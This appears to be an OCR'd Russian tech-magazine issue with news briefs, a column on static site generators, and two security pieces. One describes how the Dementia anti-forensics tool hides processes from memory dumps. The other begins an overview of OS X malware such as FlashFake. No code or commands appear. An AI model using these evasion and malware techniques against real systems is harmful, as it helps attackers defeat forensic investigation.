Как известно, Instagram, в отличие от Facebook, не требует обязательного указания настоящих данных (таких как имя-фамилия), однако вскоре после вступления в силу новых правил использования сервиса Instagram последний вдруг попросил у некоторых пользователей предоставить в юридический отдел компании Facebook «паспорт государственного образца». Люди разумно предположили, что странные письма с такой просьбой — новая форма мошенничества с целью выманить у доверчивого населения сканы документов, но оказались неправы. Как пояснили представители Facebook, «Instagram изредка удаляет аккаунты за нарушение условий пользовательского соглашения и, в зависимости от нарушения, может потребовать загрузки удостоверения личности для верификации». Учитывая, что теперь Instagram может «отказать в предоставлении услуги пользователю в любое время по любой причине», ситуация печальная.



КОМПАНИЯ INTEL БОЛЬШЕ НЕ БУДЕТ ПРОИЗВОДИТЬ МАТЕРИНСКИЕ ПЛАТЫ ДЛЯ ПК. Хотя Intel и проработала более двадцати лет в данной области, подразделение было убыточным.




NASA И TOPCODER ПРОВОДЯТ СОВМЕСТНЫЙ КОНКУРС. Автор лучшего алгоритма для движения солнечных панелей на МКС получит 10 тысяч долларов: topcoder.com/iss.



MICROSOFT SECURITY ESSENTIALS в очередной раз не сумел пройти AV-test. В Microsoft, в свою очередь, заявили, что считают результаты теста недостоверными.



АНГЛОЯЗЫЧНАЯ WIKIPEDIA ТЕРЯЕТ АВТОРОВ, подсчитали в Миннесотском университете. Если в 2007 году авторов насчитывалось 56 тысяч, то сейчас их лишь 35 тысяч.



ALWAYS INNOVATING анонсировали MeCam — мини-квадрикоптер с веб-камерой за 49 долларов. Компания будет лицензировать дизайн другим производителям, дата выхода неизвестна.

«ЗВЕЗДУ СМЕРТИ» СТРОИТЬ НЕ БУДУТ


ВОТ КАК НУЖНО ОТВЕЧАТЬ НА ПЕТИЦИИ!

Вряд ли шутники, создавшие на сайте Белого дома США петицию за начало финансирования и строительства «Звезды смерти», полагали, что их шутка получит такой резонанс, да еще и такой клевый официальный ответ.

Сервис для подачи петиций открылся в Штатах совсем недавно, и главное правило его работы таково — если петиция набирает более 25 тысяч голосов, на нее должен быть дан официальный ответ. Поклонников Star Wars в Америке много, так что со сбором голосов за начало строительства «Звезды смерти» к 2016 году проблемы не возникло. Однако вряд ли кто-то ожидал серьезного ответа, а его дал Пол Шоукросс, руководитель Департамента науки и космоса Административно-бюджетного управления Белого дома. Позволь привести отрывки из официального текста. Основные аргументы против:

«Строительство „Звезды смерти“ оценивается более чем в 850 000 000 000 000 000 долларов. Мы упорно трудимся, чтобы уменьшить дефицит, а не расширить его. Правительство не поддерживает взрыв планет. Почему мы должны тратить бесчисленные доллары налогоплательщиков на „Звезду смерти“ с фундаментальным недостатком, которым может воспользоваться противник на одноместном корабле?»

Затем Шоукросс призвал людей посмотреть вокруг и заметить, что мы все уже живем в будущем. У человечества уже есть МКС, марсоходы, дройды, а космос осваивают уже не только правительства, но и частные компании. Заканчивалось обращение словами о том, что «Звезда смерти» ничто по сравнению с мощью Силы, а та заключена в науке, технике и математике. Пожалуй, еще никогда 25 тысяч человек не были так довольны отказом.



На всякий случай напоминаем: «Звезда смерти» — боевая космическая станция, оснащенная энергетическим оружием, способным уничтожать целые планеты.

ЭБЕН АПТОН, ОДИН ИЗ СОЗДАТЕЛЕЙ RASPBERRY PI, ПРИЗНАЛСЯ:

«МЫ ЧЕСТНО СЧИТАЛИ, ЧТО ПРОДАДИМ ТЫСЯЧУ УСТРОЙСТВ. НУ МОЖЕТ БЫТЬ, ДЕСЯТЬ ТЫСЯЧ, НО ЭТО УЖЕ В САМЫХ ДИКИХ МЕЧТАХ»

РАЗВИТИЕ LIBREOFFICE И OPENOFFICE

У ПОЛЬЗОВАТЕЛЕЙ МОЖЕТ ПОЯВИТЬСЯ ВЫБОР

С тех пор как OpenOffice.org вместе с командой и всеми наработками отошел под крыло Oracle, а затем в стане разработчиков случился раскол, прошло уже два с половиной года. Разделившиеся свободные офисные пакеты продолжают работать, обзаводиться новыми версиями и развиваться. Сейчас как раз и LibreOffice, и OpenOffice готовят для нас кое-что новенькое, о чем я и хочу тебе рассказать.

LibreOffice, развивающийся под присмотром некоммерческой организации The Document Foundation, совсем недавно обновился до версии 4.0. Одной из самых заметных фишек стала поддержка тем оформления Firefox (Personas). Проведена долгожданная чистка кода, в которой так нуждается почти 30-летняя кодовая база проекта (напомним, что прародителем OpenOffice был немецкий офисный пакет StarOffice, разработка которого началась в 1984 году). Добавлена интеграция с CMS через интерфейс CMIS. Пользователи *nix получили интеграцию с почтовыми клиентами. Кроме того, LibreOffice 4.0 поддерживает все форматы файлов для конструктора векторных электронных схем Visio и стал быстрее работать с форматами ODS и RTF.

В свою очередь, Apache OpenOffice (так теперь называется оригинальный офисный пакет) собирается слиться с кодовой базой другого офисного пакета Lotus Symphony (был передан Apache компанией IBM). Все полезное из данного пакета войдет в состав OpenOffice 4.0. Впрочем, работа по слиянию началась прошлым летом, поэтому, если не возникнет форс-мажоров, пакет версии 4.0 выйдет летом этого года.


Из интересного в пакете Lotus Symphony можно отметить улучшенный интерфейс на основе вкладок, панель задач (Task Pane), большую коллекцию шаблонов и клипарта, возможность выполнения VBA-скриптов, поддержку асинхронной загрузки документов. Кроме того, в Lotus Symphony была проведена огромная работа по обеспечению совместимости с форматами офисного пакета MS Office. Словом, полезного много.

Одновременно с этим объявлено о переходе на новую лицензию. Вместо Apache License будет использоваться Mozilla Public License — нечто среднее между семействами лицензий GPL и BSD. MPL позволяет применять в производных проектах компоненты под другими лицензиями (вплоть до проприетарных) при условии, что оригинальный код будет оставаться открытым. По словам разработчиков LibreOffice, это изменение позволит сделать проект более привлекательным для коммерческих разработчиков, что должно придать импульс мобильным и веб-продуктам на базе пакета.



ИСКУССТВЕННЫЙ НОС ДЛЯ ТВОЕГО IPHONE

АКСЕССУАР ДЛЯ НАСТОЯЩИХ ГИКОВ



Две тысячи сенсоров — именно таким количеством управляет чип, в то время как у человека имеется всего около четырехсот аналогичных рецепторов.

Совсем недавно мы знакомили тебя с футурологическим прогнозом от IBM, где говорилось, что в ближайшие пять лет могут появиться устройства, в десятки раз превосходящие чувствительностью человеческий нос. Такие девайсы, по мнению IBM, смогли бы по запаху определять состав блюд, помогать в выборе продуктов и даже диагностировать различные болезни на ранних стадиях.

Это уже не первый случай, когда IBM попадает в точку и хочется сказать: «как в воду глядели». Американский стартап Adamant Technologies недавно сообщил о создании «искусственного носа». Как и прогнозировала IBM, чип с набором сенсоров сможет «нюхать» воздух, оповещая хозяина смартфона о несвежем дыхании, возможных проблемах со здоровьем, о количестве затрачиваемых калорий и так далее. Да-да, именно «смартфона», так как предполагается, что в продажу разработка поступит в виде подключаемого к iPhone устройства-аксессуара. Массовое производство чипов уже стартовало, однако сами гаджеты и приложения для них появятся не раньше чем через год-два. Ожидается, что цена такого «носа» составит около ста долларов.


СТЕГАНОГРАФИЯ В SKYPE

СПРЯТАТЬ ДАННЫЕ МОЖНО ВЕЗДЕ


Результаты крайне любопытного исследования опубликовала польская команда из Университета технологий и телекоммуникаций Варшавы. Они предлагают использовать Skype для переправки скрытых данных, то есть для стеганографии.

Согласно данным исследователей, во время разговора Skype передает 130-байтные пакеты, однако если на линии царит тишина, Skype переходит на «экономичные» пакеты в 70 байт. На этом и сосредоточили свое внимание поляки; было создано экспериментальное приложение SkypeHide, которое размещает шифрованные данные в этих самых «тихих пакетах». Исследователи уверяют, что на слух заметить подвох совершенно невозможно — передаваемые данные ничем не отличаются от обычной тишины. Анализ звука, даже если разложить его по частотам, тоже не позволит определить наличие подозрительной активности. Обнаружить скрытую передачу данных можно только с использованием сетевого анализатора трафика. Последнее обстоятельство совсем не печалит поляков, ведь они ориентировались на сокрытие данных, скажем, от прослушки или на случай записи разговора. Подробности авторы SkypeHide обещали раскрыть в июне, на форуме First ACM Information Hiding and Multimedia Security Workshop, что пройдет во Франции.






БЛИЗИТСЯ КОНКУРС PWN2OWN 2013 — он пройдет 6–8 марта в Ванкувере. В этом году в правилах произошли небольшие изменения: теперь автор обязан предоставить код своего эксплойта организаторам и не имеет права его никому продавать. Благодаря изменению в правилах Google вернулась к роли спонсора конкурса, а вместе с ней вернулись и серьезные денежные призы (до 100 тысяч долларов).



В OS X НАШЛИ ЗАБАВНЫЙ БАГ: если в любой программе, использующей спеллчекер, набрать текст «File:///», то приложение падает. Актуально для версии OS X Mountain Lion (10.8) и выше.



WINE ПОРТИРОВАЛИ ПОД ОС ANDROID, что на конфе FOSDEM 2013 продемонстрировал главный разработчик Александр Жульярд. Даты выхода релиза пока неизвестны.

БЛАГИМИ НАМЕРЕНИЯМИ ВЫМОЩЕНА ДОРОГА... ИЗ КОЛЛЕДЖА

СТУДЕНТА ВЫГНАЛИ ИЗ КОЛЛЕДЖА ЗА ОБНАРУЖЕННУЮ УЯЗВИМОСТЬ

Странная история приключилась недавно в Монреале. Этот случай довольно наглядно иллюстрирует, что любознательным и законопослушным хакером быть чревато не только в развивающихся странах (где тебя скорее арестуют, чем скажут спасибо за найденную дырку), но и на демократичном Западе.

Студент колледжа Доусона Ахмед аль-Хабаз явно не предполагал, что делает что-то плохое, когда начинал работу над мобильным приложением. Приложение это было призвано облегчить жизнь студентам, упростив для них работу на учебном портале. Упомянутый портал базировался на системе Omnivox, принадлежащей компании Skytech. Данной системой пользуются практически все высшие учебные заведения Квебека. В ходе работы над своим приложением Ахмед запустил сканер уязвимостей Acunetix и обнаружил в Omnivox дырку. По всему выходило, что любой мало-мальски подкованный человек сможет получить доступ к профилю любого студента в системе (включая приватные данные, такие как номер социального страхования, домашний адрес, номер телефона, расписание занятий и так далее). Ахмед тут же сообщил о найденной уязвимости руководству колледжа, по-прежнему даже не догадываясь, что мог сделать что-то «не то».

Сначала все шло хорошо. IT-директор колледжа пригласил на встречу Ахмеда и его друга (они работали над проектом вдвоем), пообещал совместно со специалистами Skytech закрыть дырку и поблагодарил программистов за бдительность. Через пару дней аль-Хабаз решил проверить, устранена ли уязвимость, и вновь запустил сканер. Практически сразу зазвонил телефон. Удивленному Ахмеду звонил лично директор компании Skytech и уже совсем не с благодарностями. Он заявил, что уже второй раз наблюдает активность Ахмеда и назвал его действия кибератакой. Программист в ответ попытался объяснить, что это именно он нашел уязвимость пару дней назад и теперь лишь проверял, закрыта ли она, однако директор не хотел ничего слушать. Он сообщил, что за подобные действия дают от полугода до года тюрьмы, и велел студенту немедленно приехать в офис компании и подписать бумагу о неразглашении. Шокированный аль-Хабаз так и поступил. Ему было запрещено разглашать не только любую информацию о найденной уязвимости, но даже сам факт наличия этого документа.

Вскоре о случившемся узнало руководство колледжа, как говорится — шила в мешке не утаишь, несмотря на любые соглашения. Профессора думали недолго и вскоре уже начали процедуру отчисления Ахмеда из-за «серьезного нарушения профессиональной этики». Из пятнадцати профессоров с факультета компьютерных наук за отчисление аль-Хабаза проголосовали четырнадцать человек.



На данный момент аль-Хабаз пытается восстановиться в колледже, но благодаря огласке, которую получила эта история, ему уже поступил десяток серьезных предложений о работе, так что, надеемся, у него все сложится хорошо.

Теперь, когда вся эта история все же выплыла наружу, руководство Skytech пытается оправдываться. В компании свято уверены, что использовать сканер уязвимостей Ахмед не имел права. Такие программы, по их мнению, можно применять, лишь имея предварительное разрешение владельца сервера. Разумеется, студент с этим не согласен. И хотя он уже обелил свое имя, рассказав эту историю СМИ, места в колледже это ему, похоже, уже не вернет.

MOZILLA ВЫПУСКАЕТ СМАРТФОНЫ НА СВОЕЙ ПЛАТФОРМЕ

ДВА АППАРАТА С FIREFOX OS НА БОРТУ (ОДИН ПОПРОЩЕ И ОДИН ПОМОЩНЕЕ) СТАНУТ ДОСТУПНЫ РАЗРАБОТЧИКАМ УЖЕ В ЭТОМ МЕСЯЦЕ





КОЛОНКА СТЁПЫ ИЛЬИНА

СТАТИЧЕСКИЕ ГЕНЕРАТОРЫ САЙТОВ

ВОЗВРАТ К ИСТОКАМ

Правильно ведь говорят: «Все новое — хорошо забытое старое». Вот я помню, как много лет назад в блокноте создавал свой первый index.html и заливал на тогда популярный хостинг GeoCities.com. Позже стало ясно, что из статических страничек можно слепить разве что домашнюю страничку, — для чего-то более серьезного нужны Perl и CGI. Теперь, когда есть миллион способов создавать динамические страницы, разработчики, наоборот, стали часто стремиться к «статике», особенно в высоконагруженных местах. Оно и понятно: нет никаких оверхедов на генерацию контента (страница уже готова), при этом все страницы разом легко кешируются (помещаются в память для моментальной отдачи клиенту). Но это история не только про высоконагруженные системы, но и про обычные сайты. Популярный сейчас тренд — движки для генерации статического контента. С их помощью можно создавать довольно сложные сайты, получая в конечном итоге набор статических файлов, которые можно легко захостить где угодно: хоть на Amazon S3, хоть даже на GitHub. Не нужно возиться с настройкой сервера, при этом сайт получается непробиваемым (попробуй сломать ресурс из статических файлов).

КАК ЭТО РАБОТАЕТ?

Общий принцип работы таких движков простой. Есть директория с шаблонами, в которых с использованием шаблонизатора задается верстка будущих страниц. И есть директория с контентом для сайта: как правило, это набор текстовых файлов, размеченных с помощью Markdown. Что делает генератор статического контента? Берет файлы из директории с контентом, применяет к ним шаблоны из директории с темплейтами и на выходе выдает набор статических HTML-ек, которые можно загрузить на сервер.

Возьмем для примера блог. Новый пост оформляется в виде отдельного Markdown-файла. После любого обновления нужно запустить движок, который генерирует статические HTML-файлы. Далее полученные исходники сайта загружаются на хостинг. Многие движки берут развертывание сайта на себя, поэтому все, что требуется для обновления, — это создать файл с содержанием нового поста для блога.

КАКИЕ БЫВАЮТ ГЕНЕРАТОРЫ?

Один из самых известных генераторов статического контента — это блогерский движок Octopress (octopress.org), который я и попробовал в действии. Помимо него, также популярны Middleman (middlemanapp.com), jekyll (jekyllrb.com), Nesta CMS (nestacms.com). Всех их объединяет одно — они написаны на Ruby. Есть реализации на Node.JS (например, Punch — laktek.github.com/punch), есть и на Python (Hyde — ringce.com/hyde). Все они используют один и тот же принцип, но отличаются в деталях: поддержке разных шаблонизаторов, используемой разметке исходных данных и так далее.

КУДА РАЗВЕРНУТЬ?

Нет смысла показывать, как запустить пару команд генератора. У каждого из движков есть инструкции, как за пять минут сгенерировать статический сайт. Интересно другое — как использовать преимущества того, что мы отказываемся от динамики. Где разместить такой сайт? Чаще всего используется три варианта:

- страницы на GitHub (www.github.com);
- Amazon S3 (aws.amazon.com/s3);
- Heroku (www.heroku.com).

Одна из фишек GitHub'а — возможность создавать странички (Github Pages) для разработчиков, которые используют сервис для хранения репозиториев кода. Если выбрать этот бесплатный вариант, то все файлы сайта будут храниться прямо в Git-репозитории. Это очень удобно, поскольку читатели могут предложить свои Pull Request'ы и таким образом, к примеру, помогать исправлять ошибки. При этом сайт ты можешь привязать к своему домену.

S3 — это надежное хранилище для файлов от Amazon. Так как все файлы сайта весят ничтожно мало, а трафика, скорее всего, будет немного, на хостинг не потребуется много денег. Зато его 99,9%-я доступность практически гарантирована.


Heroku — еще одна облачная платформа, разработанная для быстрого развертывания веб-приложений (на Python, Ruby, Scala, Java и прочем). В случае со статическим сайтом использовать ее можно бесплатно.

ДОБАВИТЬ ДИНАМИКИ

Надо понимать, что любой статической странице сегодня легко можно добавить динамики через AJAX. Взять опять же блог, реализованный с помощью генератора статического контента. Без комментариев это, увы, не блог. Однако комментарии элементарно подключаются с помощью стороннего сервиса вроде Disqus, Livefyre, IntenseDebate. Благодаря таким инструментам подход к созданию сайтов с генерацией статических страниц приобретает еще больший смысл.



О статических генераторах контента многие узнали благодаря Octopress



Интересная PaaS-платформа для супербыстрого развертывания веб-приложений

Анатолий Ализар (alizar@gmail.com)





Proof-of-Concept

ОЧИЩАЕМ ОПЕРАТИВНУЮ ПАМЯТЬ ОТ УЛИК

ЧТО ЭТО ТАКОЕ

Консультант по информационной безопасности из хорватской фирмы Infigo Лука Милкович (Luka Milković) разработал программу Dementia, которая должна стать обязательным инструментом в арсенале каждого хакера. Программа написана под Windows и постоянно следит за появлением сканера, который через соответствующий драйвер снимает дамп памяти. Как только сканер обнаружен, программа перехватывает снятие дампа и удаляет специфические артефакты из памяти. Таким образом, она вмешивается в процесс снятия дампа памяти, изменяя его содержимое.

Dementia успешно справляется с сокрытием улик от популярных инструментов для криминалистической экспертизы, таких как Moonsols Win32dd (только в режиме kernel-mode), Mandiant's Memoryze, ManTech MDD, FTK Imager и Winpmem.

ЗАЧЕМ ЭТО НУЖНО

Программы для криминалистической экспертизы умеют извлекать много ценной информации из оперативной памяти, в том числе фрагменты открытых ранее файлов, фрагменты вредоносного кода, важные объекты, как активные, так и завершенные: процессы, нити, соединения, пароли PGP, информацию о различной активности на компьютере. Правоохранительные органы в процессе расследования полагаются на эти сведения как на реальные улики. В последнее время анализ RAM считается почти таким же эффективным и надежным инструментом криминалистической экспертизы, как анализ содержимого HDD.

Поскольку эксперты-криминалисты начали использовать специализированный софт, то появилось и контроружие для защиты памяти от экспертизы. Первыми таким программами были Haruyama и ShadowWalker, но, к сожалению, они умеют только блокировать память от сканирования, прерывать процесс сканирования или блокировать анализ. Dementia продолжает их традиции, но впервые программа способна изменить содержимое памяти, не останавливая процесс сканирования.

КАК ЭТО РАБОТАЕТ

Dementia может скрывать конкретные объекты в дампах памяти под операционной системой Windows. Схема снятия и анализа дампа программами для криминалистической экспертизы показана на рисунке.

Dementia перехватывает вызов NtWriteFile() и проверяет, что этот вызов действительно поступил от программы снятия дампа памяти. У них есть характерные признаки, в том числе специфические аргументы NtWriteFile(), определенный контекст и специфические значения FILE_OBJECT. Программа строит список всех физических адресов в памяти, каким-либо образом связанных с процессом, который нужно скрыть. Перед записью дампа памяти в файл она убирает этот процесс из списков процессов ActiveProcessLinks и SessionProcessLinks и стирает из дампа данные, которые имеют отношение к процессу: нити, ссылки, выделенные области памяти (дескрипторы VAD).

В принципе, Dementia не скрывает свою активность в системе, так что любая более-менее толковая программа для криминалистической экспертизы может определить ее наличие и считать улики скомпрометированными. Криминалистам придется использовать другие способы делать дампы памяти без искажений с работающей машины, предполагает автор программы Милкович.

Dementia протестирована под 32-битными операционными системами Windows XP, Windows Vista и Windows 7. Сейчас автор работает над 64-битной версией. Презентация Dementia на хакерской конференции CCC (28 декабря 2012 г.): bit.ly/TJHdFz. Код Dementia должен быть скоро опубликован здесь: code.google.com/p/dementia-forensics, автор обещал выложить его еще в январе.





Схема снятия и анализа дампа памяти программами для криминалистической экспертизы


Владимир Трегубенко (tregubenko_v_v@tut.by)



МАЛВАРЬ ДЛЯ OS X



ГОРЯЧИЙ ПАРАД MAC-ОРИЕНТИРОВАННОЙ МАЛВАРИ



До поры до времени система OS X не представляла интереса для троянописателей, и вредоносы под нее проходили под термином lamware (ламерское malware). Но, как бы ни хотелось маководам этого избежать, в прошлом году беда пришла и в их гламурненькие домики. 2012 год открыл сезон: FlashFake (aka FlashBack), Imuler, SabPab и Crisis — что объединяет эти страшные слова? Да то, что все эти вредоносные программы разработаны для атаки компьютеров с эмблемой надкусанного яблока. Об этих вредоносах и пойдет речь.

Первая эпидемия

ФЕЙКОВЫЙ ФЛЕШ

Небезызвестная компания «Лаборатория Касперского» в марте 2012-го обнаружила ботнет на базе ни много ни мало около 600 тысяч компьютеров с OS X. Среди общего количества больше половины из них находились на территории США (см. рис. 1). Четверка лидеров:

- США — 303 449;
- Канада — 106 379;
- Великобритания — 68 577;
- Австралия — 32 527.

Все они были заражены трояном, который получил название FlashFake. Такое имя было выбрано потому, что он маскировался под установщик Adobe Flash Player. Первые версии FlashFake были обнаружены в сентябре 2011-го.

FlashFake использовал для связи со своими командными серверами механизм DGA (Domain Generation Algorithm — алгоритм генерации доменных имен), генерировавший случайные доменные имена в зависимости от текущей даты, по пять штук в день. Этим не преминули воспользоваться сотрудники антивирусных компаний для развертывания sinkhole-маршрутизаторов, чтобы оценить примерное количество заражений. Жаль, что компания Dr.Web не сообщила об этом компании Apple — последняя подала запрос на отзыв одного из доменных имен, используемого Dr.Web для работы своего sinkhole-маршрутизатора... Помимо DGA, в коде FlashFake имелось 25 жестко заданных C&C.

Основная «заслуга» FlashFake состоит в том, что теперь для заражения малварью не требовалось каких-либо действий со стороны пользователя Mac — кроме, разумеется, посещения странички




Рис. 1. Где «жил» FlashFake 4 апреля 2012 года

с вредоносными редиректами. До него трояны для OS X маскировались под установочные файлы, и для их успешной работы пользователь должен был ввести пароль администратора, что существенно снижало риск заражения. Поначалу и FlashFake использовал похожую методику, заражение происходило достаточно примитивным и старым как мир способом: при посещении пользователем вредоносного сайта выдавалось сообщение, что для корректного отображения страницы нужно установить последнюю версию Flash Player. Если пользователь решал, что ему это жизненно необходимо, и соглашался, устанавливался поддельный инсталлятор с расширением dpg или mpkg. К слову сказать, инсталлятор выглядел достаточно презентабельно и правдоподобно (см. рис. 2). В каталог /Library/Preferences помещался файл Preferences.dylib, который и осуществлял всю вредоносную деятельность. В качестве идентификатора зараженной системы использовался MD5-хеш от UUID компьютера (Universally Unique Identifier — уникальный 16-байтный номер, генерируемый ОС). Чтобы затруднить жизнь сотрудников антивирусных компаний, вся коммуникационная деятельность между ботом FlashFake и командным сервером шифровалась по алгоритму RC4. Для защиты от подмены управляющий сервер должен был вернуть «правильный» отзыв, представляющий собой свой собственный адрес, подписанный RSA-2048 ключом злоумышленников с дайджестом MD5 и преобразованный в base64.

